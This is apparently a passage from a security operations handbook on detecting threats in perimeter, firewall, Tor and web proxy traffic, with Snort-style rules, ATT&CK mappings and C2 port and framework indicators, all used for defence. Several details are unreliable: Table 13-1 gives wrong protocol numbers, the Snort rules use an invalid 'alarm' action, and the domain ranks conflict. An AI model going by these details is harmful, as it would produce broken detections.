Inbound deny logging

> Organizations should enforce a default inbound deny policy at the firewall. Sending perimeter router deny logs to the SIEM is generally suboptimal, as it generates high volumes of low-value data. The commodity internet continually produces traffic from malware, scanners, and opportunistic attackers.

Perimeter Traffic Use Cases and Detection Rules

There are thousands of application layer protocols in use today, many of which are service-related. As of April 2026, Palo Alto supports over 8,000 App-ID signatures. As illustrated in Figure 13-1, multiple services operate within the service network. Rather than enumerate every protocol and its associated risks, this section provides a model to evaluate whether a protocol should be allowed and how to monitor its usage if it is not.

IP network layer protocols

The next-layer protocol is defined in byte 9 of the IP header. Common protocols that traverse the perimeter are listed in Table 13-1.[3] Many of these

protocols are no longer widely used. Typical enterprise requirements include TCP, UDP, ICMP, some routing protocols, and VPN technologies based on TLS, L2TP, or IPsec.

Table 13-1. IP next-layer protocol ID numbers (IPv4) likely to be in use

ID#	Protocol	ID#	Protocol
1	Internet Control Message Protocol	67	Generic Routing Encapsulation
2	Internet Gateway Message Protocol	50	Encapsulation Security Protocol (IPsec)
6	Transmission Control Protocol	51	Authentication Header (IPsec)
9	Internet Gateway Routing Protocol	6	Border Gateway Protocol (uses TCP over port 179)
17	User Datagram Protocol	115	Layer 2 Tunneling Protocol Version 3

For the remaining IP network layer protocols, the SOC should work with the network engineering team to determine whether the IP protocol is actually required. If a protocol can be tied to a documented communication flow that is actively used to support a business process, it is needed. If not, ensure that you can monitor for it or explicitly deny it at the IP layer.

An example

You may not be familiar with Stream Control Transmission Protocol (SCTP). This protocol includes features beyond TCP, such as multihoming and multistreaming within a single association, and it remains in active use for telecom signaling (Diameter, SS7-over-SCTP) and some carrier-grade infrastructure. Can your NIDS decode SCTP data? As of November 2024, Suricata's SCTP handling was still limited to basic packet decoding—Suricata lead developer Victor Julien confirmed "no change" from years prior.

Real protocol-level support (session tracking, deeper inspection) had been an open feature request since January 2021, and it was only marked resolved on June 17, 2026, targeted for the upcoming Suricata 9.0.0-beta1 release. In other words, general users went nearly eight years with essentially the same limited SCTP visibility described in 2018. Snort's current decoder reference documentation doesn't mention SCTP at all, and earlier Snort documentation noted the decoder performs no reassembly on SCTP, treating it like a raw UDP stream once packets are seen in both directions. Would a firewall administrator necessarily think to notify the security team before enabling a new IP layer protocol?

As an example of protocol-level risk, the Linux kernel's SCTP implementation has continued to generate vulnerabilities. CVE-2025-40281, published December 6, 2025 and last updated June 2, 2026, is a shift-out-of-bounds condition in `sctp_transport_update_rto()` that can be triggered under certain retransmission-timeout configurations, rated CVSS v3 7.0 (High). The same subsystem also saw CVE-2025-40331, a time-of-check/time-of-use out-of-bounds write in the SCTP diagnostic dump path, and CVE-2025-40240, a NULL-pointer dereference in `sctp_inq_pop()` when chunk data is missing, rated CVSS 7.5 (High). Understanding and monitoring protocol usage—especially for protocols your NIDS cannot fully process or that aren't expected in your environment—remains necessary.

The most striking update: the Suricata gap the original example flagged in 2018 didn't actually close until mid-2026—nearly the same duration the original piece was warning about.

Protocol detection with NIDS

To detect protocols not known to be in use, you can implement a Snort rule such as the following for IGMP (IP protocol 2):

```
alarm ip any any -> any any (ip_proto:igmp; msg: "IGMP
Observed";)
```

Or this rule for SCTP (protocol 132, which Snort does not label explicitly):

```
alarm ip any any -> any any (ip_proto:132; msg: "SCTP Observed";)
```

Protocols by name are listed on most Linux systems in the */etc/protocols* file.

Application layer service protocols

Nearly all application protocols operate over standardized UDP or TCP ports. Several won't work without extensive hoop jumping unless they run on a standard port such as DNS, NTP, DHCP, BOOTP, SNMP, SMB, NFS, or AFP. As illustrated in Figure 13-1, several services operate within the service network segment or DMZ network. For the SOC team, it is critical to understand which services are permitted into the service network segment (or DMZ).

Perimeter Use Case Requirements

NAT

The SOC must maintain awareness of all external DNS entries and NAT translations to effectively correlate internal private IP addresses with external IPs. A usage mapping is also essential.

Top one million list

Establish a daily baseline, such as the top 10,000 external IPs, and determine whether they fall within a top one million domain or IP list.

Protocols in use and protocol volume

Compare daily activity against the baseline to identify deviations, abnormal flows, or systems communicating with suspicious destinations using unusual protocols.

Persistence

Detect long-lived connections (e.g., those lasting more than 24 hours) and ensure this data is forwarded to the SIEM.

Forgery and private IP usage

Monitor for forged IP addresses, private IP addresses attempting to egress, and other traffic anomalies.

Top One Million Site Checks and Enrichment

Several data sources can be compared against a top one million site list. The premise is that well-known sites included in these lists are generally stable and maintained, as they have existed for some time and are more likely to respond quickly to security issues. However, inclusion in a top one million list does not mean a site is safe or appropriate.

There are several sources for top one million site lists. Examples include:

Majestic

Ranks the top one million domains based on the number of referring subnets. Available online and via direct download.

Cisco Umbrella

Lists the most queried domains based on passive DNS usage across a global network handling more than 100 billion requests per day in 165 countries. Available via direct download.

BuiltWith

Estimates the top one million sites based on technology spend. Available here.

The recommendation to tag and alert on sites visited or DNS queries outside of a top one million list should not be interpreted as approval of sites within the list. Many undesirable categories—such as adult content, gaming, and proxy services—are included. Instead, monitoring domains outside these lists helps identify newly registered domains, domains that were recently registered and stockpiled, and sites with a higher likelihood of hosting malware. In effect, this approach is a significant data reduction exercise and a great example of long-tail analysis.

It is important to remember that attackers have compromised many high-ranking sites over the years. Additionally, there is malware that uses Twitter, Facebook, Google Docs, Gmail, and Pastebin-like services for C2 traffic.

Leveraging Top 1M Domain Rankings for Analysis

Mark Baggett (GSE) developed the domain_stats tool, which can retrieve values from WHOIS or Registration Data Access Protocol (RDAP) records and provide a ranking score based on a domain's position within a top one million list. If your SIEM supports web API calls, analysts can query this information directly. This capability can also be integrated as a right-click action or, preferably, added to an event record within a custom attribute as data flows through log collection.

The following examples are from Baggett's domain_stats GitHub page:

Alternatively, you can query individual entries in the whois or the Registration Data Access Protocol (RDAP) record by including field names in the path.

```
$ curl http://127.0.0.1:8000/domain/creation_date/sans.org
1995-08-04 04:00:00;
```

This tells us that SANS.ORG is the 25646th most popular domain on the internet. So, it probably isn't a phishing site.

```
$ curl http://127.0.0.1:8000/alexa/sans.org
```

3636 (based on the Majestic list, October 2025)

Top One Million Use Cases

Review rank-ordered domains outside the top one million list

Pull DNS queries from the past 24 hours, remove local queries (such as those without a period or Windows resource record lookups), and review a rank-ordered list of DNS names not present in the reference list. The goal is not to treat top-ranked sites as inherently acceptable but to identify unusual, newly observed, or first-use domains through data reduction. Further refine the results by enriching them with domain-creation dates, as queries to newly registered domains are inherently suspect. This enrichment step is operationally critical and should be automated wherever possible, because manual WHOIS lookups do not scale for daily use. Many threat intelligence platforms, including VirusTotal, Cisco Umbrella Investigate, and PassiveTotal, provide domain age data via API for SIEM integration. Given query volume, tools such as Baggett's domain_stats or similar approaches can help avoid exceeding API limits. Correlating this detection with the DNS NXDOMAIN volume and long query string detections from "Domain Name Services" can help surface DGA and C2 activity that might otherwise appear as a large, undifferentiated set of unknown domains.

> *Tactic: Command & Control (TA0011)*; T1568.002 Dynamic Resolution: Domain Generation Algorithms, T1071.004 Application Layer Protocol: DNS, and T1583.001 Acquire Infrastructure: Domains

Review for DGA names

> Malware increasingly uses DGAs to communicate with control infrastructure through domains that change daily. DGA-based domain names tend to be long (greater than 32 characters is a reasonable starting threshold). Combine this detection with entropy analysis, such as Shannon entropy scoring. DGA domains are programmatically generated, often based on date, and therefore appear new on a regular basis. These characteristics should cause them to stand out in this analysis. In contrast, legitimate domain names typically contain recognizable words or abbreviations, while DGA domain names consist of pseudorandom character sequences.

> *Tactic: Command & Control (TA0011)*; T1568.002 Dynamic Resolution: Domain Generation Algorithms, T1568 Dynamic Resolution, and T1008 Fallback Channels

Top 10 and Bottom Few IP Address Use Cases

This section is presented separately because top 10 IP lists can be derived from a wide variety of data sources, and the source influences how an IP's presence in the list should be interpreted. Additionally, focusing only on the top 10 can obscure the bottom few, which is often where meaningful activity resides. Dr. Eric Cole has noted that when an IP appears

simultaneously as a top talker, highest bandwidth consumer, and encrypted, it is likely malicious. The following discussion expands on that idea.

A low-volume, bottom-few, low-frequency outbound connection to a single external IP that recurs daily is often more actionable than a high-volume connection to a known CDN, yet it will never appear in a top 10 list. Building a companion “bottom few” report that highlights connections occurring once or twice per day to destinations outside the top one million list (described earlier) is a high-value threat hunting exercise that is relatively simple to implement once top 10 reporting exists.

Top 10 IP Address Use Cases

Top 10 outbound connections + top 10 data flow + top 10 workstations or servers

> This condition may indicate data exfiltration and can help profile overall network activity. When an IP address appears in all three lists, it warrants investigation to determine whether the system is compromised. This analysis can be built using multiple data sources, such as NGFW logs and NetFlow, with asset classification derived from CMDB and DHCP data. An IP appearing across all three independently generated lists is a higher-confidence signal, because it is less likely to be a data collection artifact. The investigation workflow should begin with destination IP enrichment: ASN classification, domain reputation, certificate metadata, and geolocation. A workstation generating top 10 outbound connections and top 10 bandwidth to an IP on a bulletproof hosting ASN in a country outside the organization’s operating geography is a critical incident, not a routine investigation.

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol, T1041 Exfiltration Over C2 Channel, and T1567 Exfiltration Over Web Service
>
> *Tactic Command & Control (TA0011)*; T1071 Application Layer Protocol and T1573 Encrypted Channel

Top 10 outbound connections with duration greater than 24 hours, segmented by asset type

This may indicate data exfiltration, particularly for workstation-originated traffic. For servers, the SOC can establish a baseline of recurring connections (e.g., “Server A to Site B”) and exclude known patterns from daily review to highlight new long-duration connections. Once understood, the time will likely change based on the source network. Long-duration connections from workstations are inherently more suspicious than those from servers, because legitimate workstation applications rarely maintain persistent outbound connections for more than a few hours. A workstation maintaining a connection for more than 24 hours to an external IP is either a persistent C2 channel, a peer-to-peer application, or a misconfigured system—all of which warrant investigation.

The server-side baseline inventory approach described here is sound operational practice and directly implements a persistent allowlist that improves the signal-to-noise ratio of detection over time. New entries to this baseline—a server that has never previously maintained a long-duration connection to a particular destination suddenly doing so—should be treated as a higher-priority alert than the baseline connections themselves. NetFlow data with session duration fields is the most practical data source for this detection, as it captures connection duration without requiring full packet capture.

> *Tactic: Command & Control (TA0011)*; T1071 Application Layer Protocol, T1573 Encrypted Channel and T1572 Protocol Tunneling
>
> *Tactic Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol and T1030 Data Transfer Size Limits

Top 10 (or more) DNS requests for newly registered domains

If you have a DNS logging capability or have implemented PassiveDNS, you can take "yesterday's" DNS queries and compare them to newly registered DNS names (see "Domain Name Services" for more detail and use domain_stats for bulk checks). This result set should prompt further analysis, such as pivoting to NIDS data. An analyst should review the result set to detect anomalies or security issues. This use case is well suited for automation.

If you decide to implement this, a recommended workflow is to run this analysis against the prior day's DNS query log during overnight hours, output a prioritized list of newly registered domains sorted by query frequency, and have it ready for the first analyst shift each morning. Domains registered within the prior 30 days that generated more than five queries from internal hosts should be at the top of the review list. This detection pairs directly with DGA name review in the top one million use cases reviewed in the prior section, and the two analyses should be run as a combined morning workflow.

> *Tactic: Command & Control (TA0011)*; T1568.002 Dynamic Resolution: Domain Generation Algorithms, T1071.004 Application Layer Protocol: DNS, and T1583.001 Acquire

Top 10 outbound denies by source and/or destination port

Aside from the smallest networks, servers and workstations should be deployed in their own segments and subnets. As a result, any traffic that

the perimeter devices see will be using the perimeter as the default gateway. As a best practice, the perimeter should be configured with a "deny by default" posture, meaning that only permitted traffic from authorized sources should be allowed outbound. This type of threat hunting activity can also help identify operational issues, such as systems not using proper DNS, SMTP, proxy, or NTP servers.

The top 10 outbound deny list is one of the most underutilized threat hunting datasets in a typical SOC environment, primarily because deny events are often treated as noise rather than signal. The operational framing shift needed here is to treat a deny event not as a failed attack but as a visibility window into what software on your internal systems is attempting to do. A workstation repeatedly attempting outbound connections on port 4444, 1080, or 8080 that are being denied at the perimeter is telling you something significant about the software running on that host—those ports are associated with Metasploit default listeners, SOCKS proxy tools, and common C2 frameworks, respectively. The operational issue detection angle described in the use case is equally valuable—systems attempting to reach external DNS resolvers instead of the internal resolver or attempting direct SMTP outbound instead of routing through the mail relay represent both a security gap and a configuration management failure. Building a named exception list for known authorized outbound deny patterns—such as systems that attempt to reach external NTP sources before being blocked—improves the signal-to-noise ratio of this report over time and focuses analyst attention on genuinely anomalous deny patterns.

Tactic: Command & Control (TA0011); T1571 Non-Standard Port, T1572 Protocol Tunneling, and T1071 Application Layer Protocol

Tactic: Defense Evasion (TA0005); T1562.004 Impair Defenses: Disable or Modify System Firewall and T1036 Masquerading

There are several ways to refine top 10 perimeter use cases. For example, you can analyze top 10 desktop-to-data-center flows in addition to perimeter traffic, or focus on specific dimensions such as denied traffic, protocol-specific activity, or first-observed connections.

Tor Overlay Networks and Client Software

The Onion Router (Tor) is an overlay network that requires specific software to access. For some organizations, Tor usage may be considered normal; for others, it may represent a significant security risk. In most enterprise environments, Tor usage is rare and therefore represents a high-value detection signal.

Tor Network Use Cases

Software analysis

Identify applications used to access the Tor network, such as the Tor Browser and other tools listed later in this section. EDR telemetry and the absence of DHCP hostname information can support detection of bootable Tor-based distributions.

> *Tactic: Defense Evasion (TA0005)*; T1564 Hide Artifacts and T1090.003 Proxy: Multi-hop Proxy

Tor exit node IP addresses

Detect access to published IP addresses of Tor sites by comparing outbound firewall traffic to a known list or by building NIDS rules to detect SYN packets to IPs in the list. The exit node list must be treated as a dynamic feed rather than a static list because the Tor network's exit node population changes continuously as nodes come online and go offline. Your security apparatus should be refreshing its data on an hourly basis.

> *Tactic: Defense Evasion (TA0005)*; T1090.003 Proxy: Multi-hop Proxy and T1090.002 Proxy: External Proxy

Tor TLD

The top-level domain (TLD) for the Tor network is *.onion*. A SIEM rule to detect DNS A or AAAA record queries for domains containing *.onion* can be implemented. Further, references to *.onion* domain names in CNAME records point to Tor activity. NIDS rules can also detect DNS traffic attempting to resolve *.onion* domains. It is worth noting that *.onion* domains are not resolvable through the standard DNS hierarchy —a client querying a standard DNS resolver for a *.onion* domain will receive an NXDOMAIN response, which itself is a detection signal. This detection pairs directly with the DNS excessive NXDOMAIN detection reviewed in the DNS use case set.

> *Tactic: Command & Control (TA0011)*; T1090.003 Proxy: Multi-hop Proxy and T1071.004 Application Layer Protocol: DNS

Tor SSL

SSL analysis can be done against *.onion* certificates. The Emerging Threats ruleset has NIDS rules to generate these alerts. Beyond certificate analysis, Tor traffic has historically produced recognizable TLS fingerprints detectable via JA3 and now JA4 signatures. The Tor Browser is built on a hardened Firefox profile and produces a consistent JA4 fingerprint that differs from standard Firefox or Chrome, making it detectable at the network layer even when the destination IP is not in a known exit node list.

> *Tactic: Command & Control (TA0011)*; T1090.003 Proxy: Multi-hop Proxy and T1573.002 Encrypted Channel: Asymmetric Cryptography

Clients requesting .onion DNS site names

Detect clients that request *.onion* domain names, which are used to access hidden services on the Tor network. This can be done by monitoring DNS queries for these domains or by analyzing traffic patterns associated with such requests.

Tor Exit Nodes

- The Tor Project publishes the exit address feed online. The bulk exit list API is available here and provides a nearly real-time authoritative source for Tor exit nodes.
- If you cannot access the Tor site, other sites provide the same information. Examples include *dan.me.uk* or *https://udger.com*, which has a subscription service and maintains a list of known attackers, fake search engines, Tor exit nodes, and other CTI-type sources.

Examples of Tor Access Software

Here is list of software commonly used to access the Tor network. From a threat hunting and detection perspective, if there is an IoC such as an EXE name, it is listed so you can build command-line-based detections:

Tor Browser (Official)

- The Tor Browser is a hardened, privacy-focused browser that routes all traffic through the Tor network.

- Common EXE names that can be used to hunt for the Tor Browser are *tor.exe*, *firefox.exe*, and *tor-browser.exe*. The Tor Browser is a customized version of Mozilla Firefox, which is why you see *firefox.exe*. For example, a command line would look like this:

```
firefox.exe -profile  "Browser\TorBrowser\Data\Browser\
profile.default"

firefox.exe –detach.
```

Tails OS (The Amnesic Incognito Live System)

- A live Linux OS that forces all network traffic through Tor and leaves no forensic trace.

- By design, Tails does not identify itself during the DHCP DORA process, so the lack of a persistent hostname for a DHCP reservation may be a detection signal.

Whonix

- A two-VM privacy system with one VM routing traffic through Tor and the other isolating applications and talks on a local network.

- You may be able to detect Whonix if you see an additional DHCP reservation from a switch port that has no hostname, a VM OUI for the AC address, Optinon 55 in the DORA process showing a Debian-based OS, and no client identifier.

OnionShare

- A client-side secure file-sharing, chat, and temporary website-hosting tool using Tor hidden services.

- Common Windows EXEs are *onionshare.exe* and *python.exe*.

Ricochet Refresh

- A metadata-resistant instant-messaging client that uses Tor hidden services for peer-to-peer chat.

- The common EXE name is *ricochet-refresh.exe*.

---

1 Note, though, that you may see DE:AD:BE:EF:CA:FE on the network. And there are a few humans who can natively read hexadecimal network traffic.

2 A list of dynamic DNS providers is available at MintDNS.

3 IANA's protocol list is available here.

Chapter 14. Network System–Focused Security Monitoring Detection Use Cases

> *"If you can't see everything on your network, you can't ever be confident that your organization is protected from threats. IT professionals have been 'flying blind' for too long and cybercriminals take advantage of this."*
>
> —Dan Schiappa, SVP, Sophos

There are several security-focused solutions that operate at the application layer of network traffic (Layer 7). The tools described in this chapter understand web traffic in detail and provide both protection and detection capabilities.

Next-Generation Layer 7 Firewalls

Today's firewall is not simply a stateful inspection engine, as it was in the 1990s. There are now fully featured, open source stateful inspection firewalls, such as pfSense and OPNsense, that are more advanced than their predecessors and are production-capable in many enterprise environments. As the security market has matured, next-generation firewalls (NGFWs), such as the Palo Alto Networks NGFWs, Cisco Secure Firewall (formerly Firepower/ASA), Fortinet FortiGate, Sophos XGS Firewall, and others, are capable of acting as multilayer application gateways with TLS/SSL interception and full Layer 7 analysis capabilities. Thus, they support more sophisticated decision making and alerting than a traditional stateful firewall. NGFWs provide numerous detections and alerts to a SIEM and can be placed in an ideal location as a perimeter control gateway.

For example, the Palo Alto NGFW (when subscriptions are purchased and enabled) can check URLs against an allowlist and site categorization; compare files against a known-threat database; apply access policy by username, source address, or time; enforce protocol usage by TCP or UDP port; and perform numerous other application-level controls while also functioning as the perimeter firewall. PAN-OS, now at version 11, has eight different log record types—Traffic, Threat, URL, WildFire, Data, Tunnel, Authentication, and GlobalProtect—with some records containing more than 100 fields, reflecting a significant expansion of telemetry compared to earlier PAN-OS versions. The WildFire cloud-based malware analysis subscription, in particular, provides detection that extends beyond traditional signature matching by submitting unknown files for dynamic behavioral analysis and returning a verdict within minutes.

One challenge SOC teams face is understanding what NGFWs do, how they process data, and how they report conditions to the SIEM. To make the best use of these systems, a mini manual should be developed that explains NGFW capabilities and how to interpret the log data they generate. This mini manual should include field-level descriptions of each log type; the meaning of action fields (allow, deny, drop, reset-client, reset-server); the difference between a threat log entry and a traffic log entry for the same session; and guidance on which log types to route to the SIEM versus which to retain locally for forensic purposes.

NGFWs can function like web proxies, perform file inspection, and include NIDS functionality. Modern NGFWs can also integrate directly with endpoint identity providers such as Microsoft Entra ID (formerly Azure AD) and Okta through User-ID or equivalent mechanisms, enabling policy enforcement and log enrichment by authenticated username rather than IP address alone—a critical capability in environments with DHCP, VDI, or hybrid work models where IP-to-user mapping is unreliable. Review the use cases in other sections of this chapter to determine applicability to the NGFW; many of the other use cases can be applied to an NGFW.

There can be hundreds of tuned detections derived from NGFW data. The following top 10 list can be used to evaluate current detection coverage

enabled by this critical component in a security architecture. Some detections may require a supporting subscription (license).

Layer 7 Use Cases

Outbound connection to a known malicious IP or domain

The NGFW threat intelligence feed, whether from Palo Alto DNS Security and URL Filtering, Fortinet FortiGuard, or a third-party feed integrated via API, provides real-time blocking and alerting on connections to known malicious infrastructure. A threat log entry for a blocked connection to a known C2 IP address from an internal workstation should generate an immediate SIEM alert.

> *Tactic: Command & Control (TA0011)*; T1071 Application Layer Protocol and T1568 Dynamic Resolution

TLS/SSL certificate anomalies on outbound sessions

SSL decryption exposes encrypted session contents for inspection; however, even without full decryption, certificate metadata—self-signed certificates, mismatched common names, recently issued certificates, and known-bad JA4 fingerprints—can be logged and alerted.

> *Tactic: Command & Control (TA0011)*; T1573.001 Encrypted Channel: Symmetric Cryptography and T1036 Masquerading

Application-layer protocol on a nonstandard port

An NGFW with App-ID capability can identify the actual application running over a session regardless of port. SSH on port 443, IRC on port 80, or RDP on port 8443 are detectable conditions that a traditional stateful firewall would miss entirely.

> *Tactic: Command & Control (TA0011)*; T1571 Non-Standard Port and T1572 Protocol Tunneling

Outbound file transfer containing sensitive data patterns

When combined with a DLP profile, an NGFW can inspect outbound file transfers for patterns consistent with sensitive data—credit card numbers, Social Security numbers, or custom regex patterns matching intellectual property identifiers. A DLP match on an outbound file transfer should generate a high-priority SIEM alert and pairs directly with previously discussed DLP use cases.

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol and T1567 Exfiltration Over Web Service

Malicious file sandbox verdict

This capability detects both new and known malicious files. When a file transiting the NGFW is submitted to a cloud sandbox and returns a malicious verdict, the resulting threat log entry is among the highest-confidence detection signals an NGFW generates. Unlike signature-based detections, which require a known sample, sandbox verdicts can identify novel malware on first appearance. The filename, hash, application, source, and destination should be extracted and correlated across other log sources immediately.

> *Tactic: Initial Access (TA0001)*; T1566.001 Phishing: Spearphishing Attachment and T1204.002 User Execution: Malicious File

URL category violations

Connections to URL categories that violate organizational policy or represent a security threat—such as newly registered domains, proxy anonymizers, dynamic DNS providers, and parked domains—should generate low-priority SIEM alerts, even when blocked. While not all events require investigation, they provide useful context and can increase the risk score of a given entity. Connections to the "uncategorized" category warrant particular attention, as adversary infrastructure frequently lacks categorization.

> *Tactic: Command & Control (TA0011)*; T1583.001 Acquire Infrastructure: Domains and T1090.002 Proxy: External Proxy

Zone-based policy violation

This detects lateral movement across security zones. A well-segmented network defines explicit security zones[1]—untrust, DMZ, server, workstation, OT, and so on—with strict interzone traffic policies. Connection attempts that violate these policies, such as workstation-to-server management access or DMZ-to-internal access, should generate immediate alerts. The NGFW is uniquely positioned to enforce and report on zone-based segmentation violations that are invisible to host-based controls.

> *Tactic: Lateral Movement (TA0008)*; T1021 Remote Services and T1570 Lateral Tool Transfer

Flood and denial-of-service detection

NGFW platforms include zone protection profiles or equivalent DoS detection capabilities that identify SYN floods, UDP floods, ICMP floods, and application-layer DoS patterns. These are common from the internet. A sudden spike in connection attempts from a single external source or a volumetric anomaly on any interface should generate a

SIEM alert. This detection surfaces both external attacks and compromised internal systems participating in botnet activity.

> *Tactic: Impact (TA0040)*; T1498 Network Denial of Service and T1499 Endpoint Denial of Service

Authentication failures on NGFW management interfaces

Failed authentication attempts to the NGFW's management plane—whether via web UI, SSH, or API—should generate immediate alerts. The management plane is the highest-value target on these devices, and unauthorized access attempts warrant investigation. This detection pairs directly with the network hardware authentication use cases reviewed earlier and should carry a near-zero threshold; for example, three failed attempts from any unauthorized source should trigger an alert.

> *Tactic: Credential Access (TA0006)*; T1110.001 Brute Force: Password Guessing and T1078 Valid Accounts

VPN gateway anomalies

Authentication failures, simultaneous sessions from geographically improbable locations, connections from high-risk countries outside the organization's operating region, and use of deprecated cipher suites or TLS versions should generate SIEM alerts from the VPN gateway log. This detection pairs directly with the geographically improbable VPN login and ASN-based authentication anomaly use cases reviewed earlier. NGFW VPN logs often provide richer context than authentication logs alone, including tunnel metadata, client version, and host profile information.

> *Tactic: Initial Access (TA0001)*; T1133 External Remote Services and T1078.002 Valid Accounts: Domain Accounts

Web Proxy and URL Activity

A web proxy is one of the most valuable data sources for a security operations team. Web proxies record which source IP accessed which site, along with the user, date, and time; should provide HTTP return codes; and may record the user agent redirection events as well as other details about web browsing. More sophisticated proxies provide a classification value[2] or description for the URL, such as "Advertising," "Dating," "Malicious," or "Adult Content." A web proxy also reports the access control decision. Examples of decisions attributes include allow, allow by specific rule, block, bypass by rule, bypass by user request, and bypass on first observed. Here, "who" may refer to a user, a server, or an application.

Modern proxy deployments have evolved significantly in recent years. Many organizations have replaced or supplemented traditional on-premises proxy infrastructure with cloud-delivered Secure Web Gateway (SWG) solutions, such as Zscaler Internet Access, Netskope, and Cloudflare Gateway. These platforms provide equivalent or superior logging fidelity while supporting remote and hybrid workforces without requiring backhauled traffic.

The detection use cases that follow apply equally to traditional proxy deployments and cloud-delivered SWG platforms, though specific log field names and delivery mechanisms differ by vendor.

Web Proxy Use Cases

End-user workstations not using the proxy

> This condition should be rare—you have a proxy, and users should use it, right? Systems *not* using the proxy negate its security value and

therefore do not generate application-level log records. Users who do not use the proxy server(s) should be blocked so that the condition can be corrected. By employing a proxy and blocking outbound use of common web server ports, such as 80/TCP, 443/TCP, 8080/TCP, and 8443/TCP, unless the traffic originates from the proxy, you can also detect rogue devices on the network, such as a disposable Raspberry Pi using OpenVPN over 443/TCP. In environments that deploy a cloud-delivered SWG, enforcement is typically achieved through DNS redirection and endpoint agents rather than network-layer port blocking; systems without the endpoint agent represent the equivalent of a workstation bypassing the on-premises proxy and should generate the same category of alert. In both cases, the detection mechanism is the same: outbound web traffic from a source that does not appear in proxy or SWG logs. NetFlow or NGFW traffic logs are the data source that surface this condition.

> *Tactic: Defense Evasion (TA0005)*; T1090 Proxy, T1572 Protocol Tunneling and T1562.001 Impair Defenses: Disable or Modify Tools

Servers using or not using the proxy

If the organization allows servers to access the internet, maintain a list of authorized destinations. When a server accesses a site not on that list, evaluate whether it presents risk or should be added to the approved list. Server-to-internet communication that bypasses the proxy entirely is higher severity than a comparable workstation condition, because servers have no legitimate reason to browse the web and any direct communication should map to a defined function, such as software updates, threat intelligence feeds, or vendor API calls. A server communicating with an internet destination that is not authorized and is not traversing the proxy should be treated as a potential C2 callback until proven otherwise. This detection pairs with use cases involving

unauthorized systems sending email or DNS queries from nonapproved servers.

> *Tactic: Command & Control (TA0011)*; T1071.001 Application Layer Protocol: Web Protocols, T1090 Proxy, and T1568 Dynamic Resolution

Suspicious user agents[3]

End-user workstation user agent strings should identify the browser and operating system and may include additional features. Review user agents using long-tail analysis to identify anomalies, such as web crawlers, scanners, misspelled browser identifiers, scripting frameworks (e.g., Python), or applications that self-identify. Systems that regularly access the web without supplying a user agent string should also be investigated. Many C2 frameworks, including Cobalt Strike, Sliver, and Havoc, allow operators to configure custom user agent strings that mimic legitimate browsers, making user agent analysis a necessary but insufficient detection method on its own. JA4 TLS fingerprinting, reviewed in "Network Intrusion Detection and Prevention" and "Next-Generation Layer 7 Firewalls", provides a complementary signal that is more difficult to spoof, and both detections should be implemented together.

> *Tactic: Command & Control (TA0011)*; T1071.001 Application Layer Protocol: Web Protocols and T1001.003 Data Obfuscation: Protocol Impersonation
>
> *Tactic: Defense Evasion TA0005 and T1036 Masquerading*

Name-to-IP mismatches over a short period

Sites do not typically change IP addresses frequently. Site-to-IP relationships that change more than a few times within a day are

suspicious, except for sites hosted on multiple IPs. Larger sites may be load-balanced or geodistributed, so make sure to validate DNS results before escalating. This detection is the proxy-layer manifestation of fast-flux DNS behavior reviewed in "Domain Name Services", and the two detections should be correlated; a domain with rapidly changing proxy logs and abnormally short DNS TTLs is a strong indicator of fast-flux infrastructure. Legitimate CDN-hosted domains rotate IPs but will consistently resolve to IP ranges belonging to known CDN ASNs, such as Akamai, Cloudflare, or Fastly. Domains whose IP addresses span multiple unrelated ASNs or include addresses in high-risk hosting ranges are anomalous regardless of how frequently the IP changes.

> *Tactic: Command & Control (TA0011)*; T1568.001 Dynamic Resolution: Fast Flux DNS and T1583.001 Acquire Infrastructure: Domains

First-time-use sites

Users within an organization typically access a consistent set of sites, so detecting first-time visits can be valuable. Initial visits may result from phishing links, malicious advertising, or other conditions. A quick check of new sites once per day can surface issues. This detection is more effective when enriched with domain age: recently registered domains combined with first-time access are higher risk, whereas older domains are more likely benign. This detection pairs directly with the top one million and newly registered domain use cases reviewed in "Top 10 and Bottom Few IP Address Use Cases", and all three analyses should draw from the same enrichment pipeline to avoid redundant WHOIS or RDAP lookups. The proxy log is the preferred data source for this detection over DNS logs alone, because the proxy record includes the full URL, the user identity, the HTTP return code, and the referrer—all of which provide critical context for determining whether the first-time visit was user-initiated or programmatically generated.

Tactic: Initial Access (TA0001); T1566.002 Phishing: Spearphishing Link and T1189 Drive-by Compromise

Tactic: Command & Control (TA0011); T1583.001 Acquire Infrastructure: Domains

Consistent, repeatable browser pings or beacons

Small sets of data sent to the same site (i.e., DNS name) over time may indicate that a persistence mechanism or other unwanted activity is present on the sending system. You will likely find a variety of SaaS applications in use, or user-installed "information push" applications such as stock tickers. Connections not in this inventory should be investigated. Beacons have recognizable characteristics: they repeat at intervals, connection duration is short, and most transmissions are similar in size. One powerful tool used for beacon analysis is RITA (Real Intelligence Threat Analytics) from Black Hills InfoSec. RITA is an actively maintained open source project and is available here. It supports modern data pipelines and integrates with Zeek network logs as a primary data source. The characteristics described here—repeating interval, short duration, and consistent payload size—are commonly used in beacon analysis. RITA scores connections across all three dimensions to produce a composite beaconing score. Adversaries are increasingly aware of beacon analysis and implement jitter—randomization of the beacon interval—to evade exact-interval detection. RITA's statistical analysis approach accounts for jitter by looking for low-variance intervals rather than exact repeating intervals, making it effective against jittered beacons that would evade simpler threshold-based rules.

Tactic: Command & Control (TA0011); T1071.001 Application Layer Protocol: Web Protocols, T1573 Encrypted Channel, and T1008 Fallback Channels

HTTP/S traffic without a preceding DNS lookup

HTTP traffic sent directly to an IP address without a preceding DNS lookup is uncommon. To identify this condition, begin by reviewing HTTP/S requests made directly to IP addresses, determine the ASN and country code, and then evaluate whether the pattern is expected. Avoid performing a reverse DNS lookup at the outset, as it may alert an attacker; instead, use a DNS lookup web service.[4] Although some applications may redirect users to an IP address, increased use of CDNs and IPv4 can make these patterns harder to interpret and potentially suspicious. This detection is also a strong indicator of C2 traffic specifically designed to bypass DNS-based detection controls. An adversary who hardcodes a C2 server IP address into their implant avoids generating any DNS queries that could be detected by the DNS monitoring use cases reviewed earlier—making the proxy log the only data source that will surface the communication. The caution about avoiding direct reverse DNS lookups is worth reinforcing: a DNS PTR query for an attacker's C2 IP address may appear in server logs the adversary monitors, potentially alerting them that their infrastructure has been identified. Passive DNS services such as Cisco Umbrella Investigate, Recorded Future, DomainTools Iris Investigate, or VirusTotal provide historical name-to-IP mappings without generating live DNS queries.

